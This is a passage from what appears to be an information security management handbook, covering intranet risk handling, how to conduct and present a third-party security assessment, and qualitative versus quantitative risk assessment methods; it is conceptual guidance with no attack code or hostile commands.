strengthening or adding controls. It means deciding whether to accept, avoid, adopt, or transfer risk. To accept a risk means letting it occur and taking no action. An example is not doing anything about external breach to the intranet. To avoid a risk means taking action to not confront a risk. An example is continuing to expand bandwidth without considering the causes (such as surfing). Adopting means living with a risk and dealing with it by working "around it." An example is waiting until a later time to access the network when usage is less. Transfer means shifting a risk over to someone else or some other organization. An example is having the user assume responsibility for accessing and displaying proprietary data. Exhibit 2 presents some examples of controls that may be taken for selected types of risks in an intranet environment.

CONCLUSION

The advantages of performing risk management for an intranet are quite obvious. Yet, the lure of the technology is so inviting that even the thought of doing any risk assessment appears more like an administrative burden. The decision to manage risk depends on the answers to two key questions: Do the advantages of not bothering to identify, analyze, and control risks exceed not doing it? Are you willing to accept the consequences if a vulnerability is taken advantage of, either deliberately or by accident? In the end, the decision to manage risk is, ironically, one of risk.

Ralph L. Kliem is president of Practical Creative Solutions, Inc., a Redmond, WA consulting and training firm. He is the co-author of *Just-in-Time Systems for Computing Environments* (published by Quorum) and *Reducing Project Risk* (published by Gower). He can be reached at 75377.2623@compuserv.com, or by phone (425) 556-9589.

Security Assessment

Sudhanshu Kairab, CISSP, CISA

During the past decade, businesses have become increasingly dependent on technology. IT environments have evolved from mainframes running selected applications and independent desktop computers to complex client/server networks running a multitude of operating systems with connectivity to business partners and consumers. Technology trends indicate that IT environments will continue to become more complicated and connected.

With this trend in technology, why is security important? With advances in technology, security has become a central part of strategies to deploy and maintain technology. For companies pursuing E-commerce initiatives, security is a key consideration in developing the strategy. In the business-to-consumer markets, customers cite security as the main reason for buying or not buying online. In addition, most of the critical data resides on various systems within the IT environment of most companies. Loss or corruption of data can have devastating effects on a company, ranging from regulatory penalties stemming from laws such as HIPAA (Health Insurance Portability and Accountability Act) to loss of customer confidence.

In evaluating security in a company, it is important to keep in mind that managing security is a process much like any other process in a company. Like any other business process, security has certain technologies that support it. In the same way that an ERP (enterprise resources planning) package supports various supply-chain business processes such as procurement, manufacturing, etc., technologies such as firewalls, intrusion detection systems, etc. support the security process. However, unlike some other business processes, security is something that touches virtually every part of the business, from human resources and finance to core operations. Consequently, security must be looked at as a business process and not a set of tools. The best security technology will not yield a secure environment if it is without sound processes and properly defined business requirements. One of the issues in companies today is that, as they have raced to address the numerous security concerns, security processes and technology have not always been implemented with the full understanding of the business and, as a result, have not always been aligned with the needs of the business.

When securing a company's environment, management must consider several things. In deciding what security measures are appropriate, some considerations include:

- What needs to be protected?
- How valuable is it?
- How much does downtime cost a company?
- Are there regulatory concerns (e.g., HIPAA, GLBA [Gramm–Leach–Bliley Act])?
- What is the potential damage to the company's reputation if there is a security breach?
- What is the probability that a breach can occur?

Depending on the answers to these and other questions, a company can decide which security processes make good business sense for them. The security posture must balance:

- The security needs of the business
- The operational concerns of the business
- The financial constraints of the business

The answers to the questions stated earlier can be ascertained by performing a security assessment. An independent third-party security assessment can help a company define what its security needs are and provide a framework for enhancing and developing its information security program. Like an audit, it is important for an assessment to be independent so that results are not (or do not have the appearance of being) biased in any way. An independent security assessment using an internal auditor or a third-party consultant can facilitate open and honest discussion that will provide meaningful information.

If hiring a third-party consultant to perform an assessment, it is important to properly evaluate its qualifications and set up the engagement carefully. The results of the security assessment will serve as the guidance for short- and long-term security initiatives; therefore, it is imperative to perform the appropriate due-diligence evaluation of any consulting firm considered. In evaluating a third-party consultant, some attributes that management should review include:

- *Client references.* Determine where the client has previously performed security assessments.
- *Sample deliverables.* Obtain a sense of the type of report that will be provided. Clients sometimes receive boilerplate documents or voluminous reports from security software packages that are difficult to decipher, not always accurate, and fail to adequately define the risks.
- *Qualifications of the consultants.* Determine if the consultants have technical or industry certifications (e.g., CISSP, CISA, MCSE, etc.) and what type of experience they have.
- *Methodology and tools.* Determine if the consultants have a formal methodology for performing the assessment and what tools are used to do some of the technical pieces of the assessment.

Because the security assessment will provide a roadmap for the information security program, it is critical that a quality assessment be performed. Once the selection of who is to do the security assessment is finalized, management should define or put parameters around the engagement. Some things to consider include:

- *Scope.* The scope of the assessment must be very clear, that is, network, servers, specific departments or business units, etc.
- *Timing.* One risk with assessments is that they can drag on. The people who will offer input should be identified as soon as possible, and a single point of contact should be appointed to work with the consultants or auditors performing the assessment to ensure that the work is completed on time.
- *Documentation.* The results of the assessment should be presented in a clear and concise fashion so management understands the risks and recommendations.

Standards

The actual security assessment must measure the security posture of a company against standards. Security standards range from ones that address high-level operational processes to more technical and sometimes technology-specific standards. Some examples include:

- *ISO 17799: Information Security Best Practices.* This standard was developed by a consortium of companies and describes best practices for information security in the areas listed below. This standard is very process driven and is technology independent.
  - — Security policy
  - — Organizational security
  - — Asset classification and control
  - — Personnel security
  - — Physical and environmental security
  - — Communications and operations management
  - — Access control
  - — Systems development and maintenance
  - — Business continuity management
  - — Compliance
- *Common Criteria* (http://www.commoncriteria.org). "Represents the outcome of a series of efforts to develop criteria for evaluation of IT security products that are broadly useful within the international community."[1] The Common Criteria are broken down into the three parts listed below:

  - — *Part 1:* Introduction and general model: defines general concepts and principles of IT security evaluation and presents a general model for evaluation
  - — *Part 2:* Security functional requirements
  - — *Part 3:* Security assurance requirements
- *SANS/FBI Top 20 Vulnerabilities* (http://www.sans.org/top20.htm). This is an updated list of the 20 most significant Internet security vulnerabilities broken down into three categories: general, UNIX related, and NT related.
- *Technology-specific standards.* For instance, best practices for locking down Microsoft products can be found on the Microsoft Web site.

When performing an assessment, parts or all of the standards listed above or other known standards can be used. In addition, the consultant or auditor should leverage past experience and his or her knowledge of the company.

Understanding the Business

To perform an effective security assessment, one must have a thorough understanding of the business environment. Some of the components of the business environment that should be understood include:

- What are the inherent risks for the industry in which the company operates?
- What is the long- and short-term strategy for the company?
  - — What are the current business requirements, and how will this change during the short term and the long term?
- What is the organizational structure, and how are security responsibilities handled?
- What are the critical business processes that support the core operations?
- What technology is in place?

To answer these and other questions, the appropriate individuals, including business process owners, technology owners, and executives, should be interviewed.

Inherent Risks

As part of obtaining a detailed understanding of the company, an understanding of the inherent risks in the business is required. Inherent risks are those risks that exist in the business without considering any controls. These risks are a result of the nature of the business and the environment in which it operates. Inherent risks can be related to a particular industry or to general business practices, and can range from regulatory concerns as a result of inadequate protection of data to risks associated with disgruntled employees within an information technology (IT) department. These risks can be ascertained by understanding the industry and the particular company. Executives are often a good source of this type of information.

Business Strategy

Understanding the business strategy can help identify what is important to a company. This will ultimately be a factor in the risk assessment and the associated recommendations. To determine what is important to a company, it is important to understand the long- and short-term strategies. To take this one step further, how will IT support the long- and short-term business strategies? What will change in the IT environment once the strategies are implemented? The business strategy gives an indication of where the company is heading and what is or is not important. For example, if a company is planning on consolidating business units, the security assessment might focus on integration issues related to consolidation, which would be valuable input in developing a consolidation strategy.

One example of a prevalent business strategy for companies of all sizes is facilitating employee telecommuting. In today's environment, employees are increasingly accessing corporate networks from hotels or their homes during business hours as well as off-hours. Executives as well as lower-level personnel have become dependent on the ability to access company resources at any time. From a security assessment perspective, the

key objective is to determine if the infrastructure supporting remote access is secure and reliable. Some questions that an assessment might address in evaluating a remote access strategy include:

- How will remote users access the corporate network (e.g., dial in, VPN, etc.)?
- What network resources do remote users require (e.g., e-mail, shared files, certain applications)?
  - Based on what users must access, what kind of bandwidth is required?
- What is the tolerable downtime for remote access?

Each of the questions above has technology and process implications that need to be considered as part of the security assessment.

In addition to the business strategies, it is also helpful to understand security concerns at the executive level. Executives offer the "big-picture" view of the business, which others in the business sometimes do not. This high-level view can help prioritize the findings of a security assessment according to what is important to senior management. Interfacing with executives also provides an opportunity to make them more aware of security exposures that may potentially exist.

Organizational Structure

For an information security program to be effective, the organization structure must adequately support it. Where the responsibility for information security resides in an organization is often an indication of how seriously management views information security. In many companies today, information security is the responsibility of a CISO (chief information security officer) who might to report to either the CIO (chief information officer) or the CEO (chief executive officer). The CISO position has risen in prominence since the September 11 attacks. According to a survey done in January 2002 by Booz Allen Hamilton, "firms with more than $1 billion in annual revenues … 54 percent of the 72 chief executive officers it surveyed have a chief security officer in place. Ninety percent have been in that position for more than two years."[2] In other companies, either middle- or lower-level management within an IT organization handles security.

Having a CISO can be an indication that management has a high level of awareness of information security issues. Conversely, information security responsibility at a lower level might mean a low level of awareness of information security. While this is not always true, a security assessment must ascertain management and company attitude regarding the importance of information security. Any recommendations that would be made in the context of a security assessment must consider the organizational impact and, more importantly, whether the current setup of the organization is conducive to implementing the recommendations of the security assessment in the first place.

Another aspect of where information security resides in an organization is whether roles and responsibilities are clearly defined. As stated earlier, information security is a combination of process and technology. Roles and responsibilities must be defined such that there is a process owner for the key information security-related processes. In evaluating any part of an information security program, one of the first questions to ask is: "Who is responsible for performing the process?" Oftentimes, a security assessment may reveal that, while the process is very clearly defined and adequately addresses the business risk, no one owns it. In this case, there is no assurance that the process is being done. A common example of this is the process of ensuring that terminated employees are adequately processed. When employees are terminated, some things that are typically done include:

- Payroll is stopped.
- All user access is eliminated.
- All assets (i.e., computers, ID badges, etc.) are returned.
- Common IDs and passwords that the employee was using are changed.

Each of the steps above requires coordination among various departments, depending on the size and structure of a given company. Ensuring that terminated employees are processed correctly might mean coordination among departments such as human resources, IT, finance, and others. To ensure the steps outlined above are completed, a company might have a form or checklist to help facilitate communication among the relevant departments and to have a record that the process has been completed. However, without someone in the company owning the responsibility of ensuring that the items on the checklist are completed, there is no assurance that a terminated employee is adequately processed. It might be the case that each department

thought someone else was responsible for it. Too often, in the case of terminated employees, processing is incomplete because of a lack of ownership of the process, which presents significant risk for any company.

Once there are clear roles and responsibilities for security-related processes, the next step is to determine how the company ensures compliance. Compliance with security processes can be checked using two methods.

First, management controls can be built into the processes to ensure compliance. Building on the example of terminated employees, one of the significant elements in the processing is to ensure that the relevant user IDs are removed. If the user IDs of the terminated employees are, by mistake, not removed, it can be still be caught during periodic reviews of user IDs. This periodic review is a management control to ensure that only valid user IDs are active, while also providing a measure of security compliance.

The second method of checking compliance is an audit. Many internal audit departments include information security as part of their scope as it grows in importance. The role of internal audit in an information security program is twofold. First, audits check compliance with key security processes. Internal audits focus on different processes and related controls on a rotation basis over a period of time based on risk. The auditors gain an understanding of the processes and associated risks and ensure that internal controls are in place to reasonably mitigate the risks. Essentially, internal audit is in a position to do a continuous security assessment. Second, internal audits provide a company with an independent evaluation of the business processes, associated risks, and security policies. Because of their experience with and knowledge of the business and technology, internal auditors can evaluate and advise on security processes and related internal controls.

While there are many internal audit departments that do not have an adequate level of focus on information security, its inclusion within the scope of internal audit activities is an important indication about the level of importance placed on it. Internal audit is in a unique position to raise the level of awareness of information security because of its independence and access to senior management and the audit committee of the board of directors.

Business Processes

In conjunction with understanding the organization, the core business processes must be understood when performing a security assessment. The core business processes are those that support the main operations of a company. For example, the supply-chain management process is a core process for a manufacturing company. In this case, the security related to the systems supporting supply-chain management would warrant a close examination.

A good example of where core business processes have resulted in increased security exposures is business-to-business (B2B) relationships. One common use of a B2B relationship is where business partners manage supply-chain activities using various software packages. In such a relationship, business partners might have access to each other's manufacturing and inventory information. Some controls for potential security exposures as a result of such an arrangement include ensuring that:

- Business partners have access based on a need-to-know basis
- Communication of information between business partners is secure
- B2B connection is reliable.

These security exposure controls have information security implications and should be addressed in an information security program. For example, ensuring that business partners have access on a need-to-know basis might be accomplished using the access control features of the software as well as strict user ID administration procedures. The reliability of the B2B connection might be accomplished with a combination of hardware and software measures as well as SLAs (service level agreements) establishing acceptable downtime requirements.

In addition to the core business processes listed above, security assessments must consider other business processes in place to support the operations of a company, including:

- Backup and recovery
- Information classification
- Information retention
- Physical security
- User ID administration

- Personnel security
- Business continuity and disaster recovery
- Incident handling
- Software development
- Change management
- Noncompliance

The processes listed above are the more traditional security-related processes that are common across most companies. In some cases, these processes might be discussed in conjunction with the core business processes, depending on the environment. In evaluating these processes, guidelines such as the ISO 17799 and the Common Criteria can be used as benchmarks.

It is important to remember that understanding any of the business processes means understanding the manual processes as well as the technology used to support them. Business process owners and technology owners should be interviewed to determine exactly how the process is performed. Sometimes, a walk-through is helpful in gaining this understanding.

Technology Environment

As stated in the previous section, the technology supporting business processes is an important part of the security assessment. The technology environment ranges from industry-specific applications, to network operating systems, to security software such as firewalls and intrusion detection systems. Some of the more common areas to focus on in a security assessment include:

- Critical applications
- Local area network
- Wide area network
- Server operating systems
- Firewalls
- Intrusion detection systems
- Anti-virus protection
- Patch levels

When considering the technology environment, it is important to not only identify the components but also to determine how they are used. For example, firewalls are typically installed to filter traffic going in and out of a network. In a security assessment, one must understand what the firewall is protecting and if the rule base is configured around business requirements. Understanding whether the technology environment is set up in alignment with business requirements will enable a more thoughtful security assessment.

Risk Assessment

Once there is a good understanding of the business, its critical processes, and the technology supporting the business, the actual risk assessment can be done — that is, what is the risk as a result of the security exposures? While gaining an understanding of the business and the risk assessment are listed as separate steps, it is important to note that both of these steps will tend to happen simultaneously in the context of an audit; and this process will be iterative to some extent. Due to the nature of how information is obtained and the dynamic nature of a security assessment, the approach to performing the assessment must be flexible.

The assessment of risk takes the understanding of the critical processes and technology one step further. The critical business processes and the associated security exposures must be evaluated to determine what the risk is to the company. Some questions to think about when determining risk include:

- What is the impact to the business if the business process cannot be performed?
- What is the monetary impact?
  - Cost to restore information
  - Regulatory penalties

- What is the impact to the reputation of the company?
- What is the likelihood of an incident due to the security exposure?
- Are there any mitigating controls that reduce the risk?

It is critical to involve business process and technology owners when determining risks. Depending on how the assessment is performed, some of the questions will come up or be answered as the initial information is gathered. In addition, other more detailed questions will come up that will provide the necessary information to properly assess the risk.

In addition to evaluating the business processes, the risk assessment should also be done relative to security exposures in the technology environment. Some areas on which to focus here include:

- Perimeter security (firewalls, intrusion detection, etc.)
- Servers
- Individual PCs
- Anti-virus software
- Remote access

Security issues relating to the specific technologies listed above may come up during the discussions about the critical business processes. For example, locking down servers may arise because it is likely that there are servers that support some of the critical business processes.

Once all the security risks have been determined, the consultant or auditor must identify what measures are in place to mitigate the risks. Some of the measures to look for include:

- Information security policies
- Technical controls (e.g., servers secured according to best-practice standards)
- Business process controls (e.g., review of logs and management reports)

The controls may be identified while the process is reviewed and the risk is determined. Again, a security assessment is an iterative process in which information may not be uncovered in a structured manner. It is important to differentiate and organize the information so that risk is assessed properly.

The combination of security exposures and controls (or lack thereof) to mitigate the associated risks should then be used to develop the gap analysis and recommendations. The gap analysis is essentially a detailed list of security exposures, along with controls to mitigate the associated risks. Those areas where there are inadequate controls or no controls to mitigate the security exposure are the gaps, which potentially require remediation of some kind.

The final step in the gap analysis is to develop recommendations to close the gaps. Recommendations could range from writing a security policy to changing the technical architecture to altering how the current business process is performed. It is very important that the recommendations consider the business needs of the organization. Before a recommendation is made, a cost/benefit analysis should be done to ensure that it makes business sense. It is possible that, based on the cost/benefit analysis and operational or financial constraints, the organization might find it reasonable to accept certain security risks. Because the recommendations must be sold to management, they must make sense from a business perspective.

The gap analysis should be presented in an organized format that management can use to understand the risks and implement the recommendations. An effective way to present the gap analysis is with a risk matrix with the following columns represented:

- Finding
- Risk
- Controls in place
- Recommendation

This format provides a simple and concise presentation of the security exposures, controls, and recommendations. The presentation of the gap analysis is very important because management will use it to understand the security exposures and associated risks. In addition, the gap analysis can be used to prioritize short- and long-term security initiatives.

Conclusion

For many companies, the security assessment is the first step in developing an effective information security program because many organizations do not know where they are from a security perspective. An independent security assessment and the resulting gap analysis can help determine what the security exposures are, as well as provide recommendations for additional security measures that should be in implemented. The gap analysis can also help management prioritize the tasks in the event that all the recommendations could not be immediately implemented.

The gap analysis reflects the security position at a given time, and the recommendations reflect current and future business requirements to the extent they are known. As business requirements and technologies change, security exposures will invariably change. To maintain a sound information security program, the cycle of assessments, gap analysis, and implementation of recommendations should be done on a continuous basis to effectively manage security risk.

References

1. Common Criteria Web page: http://www.commoncriteria.org/docs/origins.html.
2. Flash, Cynthia, Rise of the chief security officer, *Internet News*, March 25, 2002, http://www. internet-news.com/ent-news/article/0,7_997111,00.html.

Evaluating the Security Posture of an Information Technology Environment: The Challenges of Balancing Risk, Cost, and Frequency of Evaluating Safeguards

Brian R. Schultz, CISSP, CISA

The elements that could affect the integrity, availability, and confidentiality of the data contained within an information technology (IT) system must be assessed periodically to ensure that the proper safeguards have been implemented to adequately protect the resources of an organization. More specifically, the security that protects the data contained within the IT systems should be evaluated regularly. Without the assurance that the data contained within the system has integrity and is therefore accurate, the system is useless to serve the stakeholders who rely on the accuracy of such data.

Historically, safeguards over a system have been evaluated as a function of compliance with laws, regulations, or guidelines that are driven by an external entity. External auditors such as financial statement auditors might assess security over a system to understand the extent of security controls implemented and whether these controls are adequate to allow them to rely on the data processed by the systems. Potential partners for a merger might assess the security of an organization's systems to determine the effectiveness of security measures and to gain a better understanding of the systems' condition and value. See Exhibit 21-1 for a list of common IT evaluation methodologies.

Exhibit 21-1. Common IT evaluation types.

Type of Evaluation: Financial Statement Audit

Stakeholders: All professionals who work for the organization or who own a company that undergoes an annual financial statement audit.

Description: Financial statement auditors review the financial data of an organization to determine whether the financial data is accurately reported. As a component of performing the financial statement audit, they also review the controls (safeguards) used to protect the integrity of the data. Financial statement auditors are not concerned with the confidentiality or availability of data as long as it has no impact on the integrity of the data. This work will be conducted in accordance with American Institute of Certified Public Accountants (AICPA) standards for public organizations and in accordance with the Federal Information System Control Audit Methodology (FISCAM) for all U.S. federal agency financial statement audits.

Type of Evaluation: Due Diligence Audit before the Purchase of a Company

Stakeholders: Potential buyers of a company.

Description: Evaluation of the safeguards implemented and the condition of an IT system prior to the purchase of a company.

Type of Evaluation: SAS 70 Audit

Stakeholders: The users of a system that is being processed by a facility run by another organization.

Description: The evaluation of data centers that process (host) applications or complete systems for several organizations. The data center will frequently obtain the services of a third-party organization to perform an IT audit over the data center. The report, commonly referred to as an SAS 70 Report, provides an independent opinion of the safeguards implemented at the shared data center. The SAS 70 Report is generally shared with each of the subscribing organizations that uses the services of the data center. Because the SAS 70 audit and associated report are produced by a third-party independent organization, most subscribing organizations of the data center readily accept the results to be sufficient, eliminating the need to initiate their own audits of the data center.

Type of Evaluation: Federal Financial Institutions Examination Council (FFIEC) Information Systems Examination

Stakeholders: All professionals in the financial industry and their customers.

Description: Evaluation of the safeguards affecting the integrity, reliability, and accuracy of data and the quality of the management information systems supporting management decisions.

Type of Evaluation: Health Insurance Portability Accountability Act (HIPAA) Compliance Audit

Stakeholders: All professionals in health care and patients.

Description: Evaluation of an organization's compliance with HIPAA specifically in the area of security and privacy of healthcare data and data transmissions.

Exhibit 21-1. Common IT evaluation types (Continued).

Type of Evaluation: U.S. Federal Government Information Systems Reform Act (GISRA) Review

Stakeholders: All U.S. federal government personnel and American citizens.

Description: Evaluation of safeguards of federal IT systems with a final summary report of each agency's security posture provided to the Office of Management and Budget.

Type of Evaluation: U.S. Federal Government Risk Assessment in compliance with Office of Management and Budget Circular A-130

Stakeholders: All federal government personnel and those who use the data contained within those systems.

Description: Evaluation of U.S. government major applications and general support systems every three years to certify and accredit that the system is properly secured to operate and process data.

Evaluations of IT environments generally are not performed proactively by the IT department of an organization. This is primarily due to a performance-focused culture within the ranks of the chief information officers and other executives of organizations who have been driven to achieve performance over the necessity of security. As more organizations experience performance issues as a result of lack of effective security, there will be more proactive efforts to integrate security into the development of IT infrastructures and the applications that reside within them. In the long run, incorporating security from the beginning is significantly more effective and results in a lower cost over the life cycle of a system.

Internal risk assessments should be completed by the information security officer or an internal audit department on an annual basis and more often if the frequency of hardware and software changes so necessitates. In the case of a major launch of a new application or major platform, a pre-implementation (before placing into production) review should be performed. If an organization does not have the capacity or expertise to perform its own internal risk assessment or pre-implementation evaluation, a qualified consultant should be hired to perform the risk assessment. The use of a contractor offers many advantages:

- Independent evaluators have a fresh approach and will not rely on previously formed assumptions.
- Independent evaluators are not restricted by internal politics.
- Systems personnel are generally more forthright with an outside consultant than with internal personnel.
- Outside consultants have been exposed to an array of systems of other organizations and can offer a wider perspective on how the security posture of the system compares with systems of other organizations.




Exhibit 21-2. Security life-cycle model.

- Outside consultants might have broader technology experience based on their exposure to multiple technologies and therefore are likely to be in a position to offer recommendations for improving security.

When preparing for an evaluation of the security posture of an IT system, the security life-cycle model should be addressed to examine the organization's security strategy, policies, procedures, architecture, infrastructure design, testing methodologies, implementation plans, and prior assessment findings.

SECURITY LIFE-CYCLE MODEL

The *security life-cycle model* contains all of the elements of security for a particular component of security of an information technology as seen in Exhibit 21-2. Security elements tend to work in cycles. Ideally, the *security strategy and policy* are determined with a great deal of thought and vision followed by the sequential phases of *design*, *test*, *implement* and, finally, *assess*.

The *design phase* is when the risk analyst examines the design of safeguards and the chosen methods of implementation. In the second phase, the *test phase*, the risk assessment examines the testing procedures and processes that are used before placing safeguards into production. In the following phase, the *implementation phase*, the risk assessment analyzes the effectiveness of the technical safeguards settings contained within the operating system, multilevel security, database management system, application-level security, public key infrastructure, intrusion detection system, firewalls, and routers. These safeguards are evaluated using




Exhibit 21-3. Elements of an organization's security posture.

technical vulnerability tools as well as a manual review of security settings provided on printed reports.

Assessing security is the last phase of the security life-cycle model, and it is in this phase that the actions taken during the previous phases of the security life-cycle model are assessed. The *assess* phase is the feedback mechanism that provides the organization with the condition of the security posture of an IT environment. The risk assessment first focuses on the security strategy and policy component of the model. The security strategy and policy component is the core of the model, and many information security professionals would argue that this is the most important element of a successful security program. The success or failure of an organization's security hinges on a well-formulated, risk-based security strategy and policy. When used in the appropriate context, the security life-cycle model is an effective tool to use as a framework in the evaluation of IT security risks.

ELEMENTS OF RISK ASSESSMENT METHODOLOGIES

A risk assessment is an active process that is used to evaluate the security of an IT environment. Contained within each security assessment methodology are the elements that permit the identification and categorization of the components of the security posture of a given IT environment. These identified elements provide the language necessary to identify, communicate, and report the results of a risk assessment. These elements are comprised of threats, vulnerabilities, safeguards, countermeasures, and residual risk analysis. As seen in Exhibit 21-3, each of these elements is dynamic and, in combination, constitutes the security posture of the IT environment.

THREATS

A threat is a force that could affect an organization or an element of an organization. Threats can be either external or internal to an organization and, by themselves, are not harmful. However, they have the potential to be harmful. Threats are also defined as either man-made — those that mankind generates — or natural — those that naturally occur. For a threat to affect an organization, it must exploit an existing vulnerability. Every organization is vulnerable to threats. The number, frequency, severity, type, and likelihood of each threat are dependent on the environment of the IT system. Threats can be ranked on a relative scale of low, medium, and high, based on the potential risk to an asset or group of assets.

- *Low* indicates a relatively low probability that this threat would have significant effect.
- *Medium* indicates a moderate probability that this threat would have significant effect if not mitigated by an appropriate safeguard.
- *High* indicates a relatively high probability that the threat could have significant effect if not mitigated by an appropriate safeguard or series of safeguards.

VULNERABILITY

Vulnerability is a weakness or condition of an organization that could permit a threat to take advantage of the weakness to affect its performance. The absence of a firewall to protect an organization's network from external attacks is an example of vulnerability in the protection of the network from potential external attacks. All organizations have and will continue to have vulnerabilities. However, each organization should identify the potential threats that could exploit vulnerabilities and properly safeguard against threats that could have a dramatic effect on performance.

SAFEGUARDS

Safeguards, also called controls, are measures that are designed to prevent, detect, protect, or sometimes react to reduce the likelihood — or to completely mitigate the possibility — of a threat to exploit an organization's vulnerabilities. Safeguards can perform several of these functions at the same time, or they may only perform one of these functions. A firewall that is installed and configured properly is an example of a safeguard to prevent external attacks to the organization's network. Ideally, a "defense-in-depth" approach should be deployed to implement multiple layers of safeguards to establish the appropriate level of protection for the given environment. The layering of protection provides several obstacles for an attacker, thereby consuming the attacker's resources of time, money, and risk in continuing the attack. For instance, a medical research firm should safeguard its product research from theft by implementing a firewall on its

network to prevent someone from obtaining unauthorized access to the network. In addition, the firm might also implement a network intrusion detection system to create an effective defense-in-depth approach to external network safeguards.

A countermeasure is a type of safeguard that is triggered by an attack and is reactive in nature. Its primary goal is to defend by launching an offensive action. Countermeasures should be deployed with caution because they could have a profound effect on numerous systems if activated by an attack.

RESIDUAL RISK ANALYSIS

As a risk assessment is completed, a list of all of the identified vulnerabilities should be documented and a residual risk analysis performed. Through this process, each individual vulnerability is examined along with the existing safeguards (if any), and the residual risk is then determined. The final step is the development of recommendations to strengthen existing safeguards or recommendations to implement new safeguards to mitigate the identified residual risk.

RISK ASSESSMENT METHODOLOGIES

Several risk assessment methodologies are available to the information security professional to evaluate the security posture of an IT environment. The selection of a methodology is based on a combination of factors, including the purpose of the risk assessment, available budget, and the required frequency.

The primary consideration in selecting a risk assessment methodology, however, is the need of the organization for performing the risk assessment. The depth of the risk assessment required is driven by the level of risk attributed to the continued and accurate performance of the organization's systems. An organization that could be put out of business by a systems outage for a few days would hold a much higher level of risk than an organization that could survive weeks or months without their system. For example, an online discount stockbroker would be out of business without the ability to execute timely stock transactions, whereas a construction company might be able to continue operations for several weeks without access to its systems without significant impact.

An organization's risk management approach should also be considered before selecting a risk assessment methodology. Some organizations are proactive in their approach to addressing risk and have a well-established risk management program. Before proceeding in the selection of a risk assessment methodology, it would be helpful to determine if the organization has such a program and the extent of its depth and breadth. In the case

of a highly developed risk assessment methodology, several layers of safeguards are deployed and require a much different risk assessment approach than if the risk management program were not developed and few safeguards had been designed and deployed. Gaining an understanding of the design of the risk management program, or lack thereof, will enable the information security professional conducting the risk assessment to quickly identify the layers of controls that should be considered when scoping the risk assessment.

The risk assessment methodologies available to the information security professional are general and not platform specific. There are several methodologies available, and the inexperienced information security professional and those not familiar with the risk assessment process will quickly become frustrated with the vast array of methodologies and opinions with regard to how to conduct an IT risk assessment. It is the author's opinion that all IT risk assessment methodologies should be based on the platform level. This is the only real way to thoroughly address the risk of a given IT environment. Some of the highest risks associated within an IT environment are technology specific; therefore, each risk assessment should include a technical-level evaluation. However, the lack of technology-specific vulnerability and safeguard information makes the task of a technically driven risk assessment a challenge to the information security professional. Hardware and software changes frequently open up new vulnerabilities with each new version. In an ideal world, a centralized depository of vulnerabilities and associated safeguards would be available to the security professional. In the meantime, the information security professional must rely on decentralized sources of information regarding technical vulnerabilities and associated safeguards. Although the task is daunting, the information security professional can be quite effective in obtaining the primary goal, which is to reduce risk to the greatest extent possible. This might be accomplished by prioritizing risk mitigation efforts on the vulnerabilities that represent the highest risk and diligently eliminating lower-risk vulnerabilities until the risk has been reduced to an acceptable level.

Several varieties of risk assessments are available to the information security professional, each one carrying unique qualities, timing, and cost. In addition, risk assessments can be scoped to fit an organization's needs to address risk and to the budget available to address risk. The lexicon and standards of risk assessments vary greatly. While this provides for a great deal of flexibility, it also adds a lot of frustration when trying to scope an evaluation and determine the associated cost. Listed below are several of the most common types of risk assessments.

QUALITATIVE RISK ASSESSMENT

A qualitative risk assessment is subjective, based on best practices and the experience of the professional performing it. Generally, the findings of a qualitative risk assessment will result in a list of vulnerabilities with a relative ranking of risk (low, medium, or high). Some standards exist for some specific industries, as listed in Exhibit 21-1; however, qualitative risk assessments tend to be open and flexible, providing the evaluator a great deal of latitude in determining the scope of the evaluation. Given that each IT environment potentially represents a unique combination of threats, vulnerabilities, and safeguards, the flexibility is helpful in obtaining quick, cost-effective, and meaningful results. Due to this flexibility, the scope and cost of the qualitative risk assessment can vary greatly. Therefore, evaluators have the ability to scope evaluations to fit an available budget.

QUANTITATIVE RISK ASSESSMENT

A quantitative risk assessment follows many of the same methodologies of a qualitative risk assessment, with the added task of determining the cost associated with the occurrence of a given vulnerability or group of vulnerabilities. These costs are calculated by determining asset value, threat frequency, threat exposure factors, safeguard effectiveness, safeguard cost, and uncertainty calculations. This is a highly effective methodology in communicating risk to an audience that appreciates interpreting risk based on cost. For example, if an information systems security officer of a large oil company wanted to increase the information security budget of the department, presentation of the proposed budget to the board of directors for approval is required. The best way for this professional to effectively communicate the need for additional funding to improve safeguards and the associated increase in the budget is to report the cost of the risk in familiar terms with which the board members are comfortable. In this particular case, the members of the board are very familiar with financial terms. Thus, the expression of risk in terms of financial cost provides a compelling case for action. For such an audience, a budget increase is much more likely to be approved if the presenter indicates that the cost of not increasing the budget has a high likelihood of resulting in a "two billion dollar loss of revenue" rather than "the risk represents a high operational cost." Although the risk represented is the same, the ability to communicate risk in financial terms is very compelling.

A quantitative risk assessment approach requires a professional or team of professionals who are exceptional in their professions to obtain meaningful and accurate results. They must be well seasoned in performing qualitative and quantitative risk assessments, as the old GI-GO (garbage-in, garbage-out) rule applies. If the persons performing the quantitative risk assessment do not properly estimate the cost of an asset and frequency of

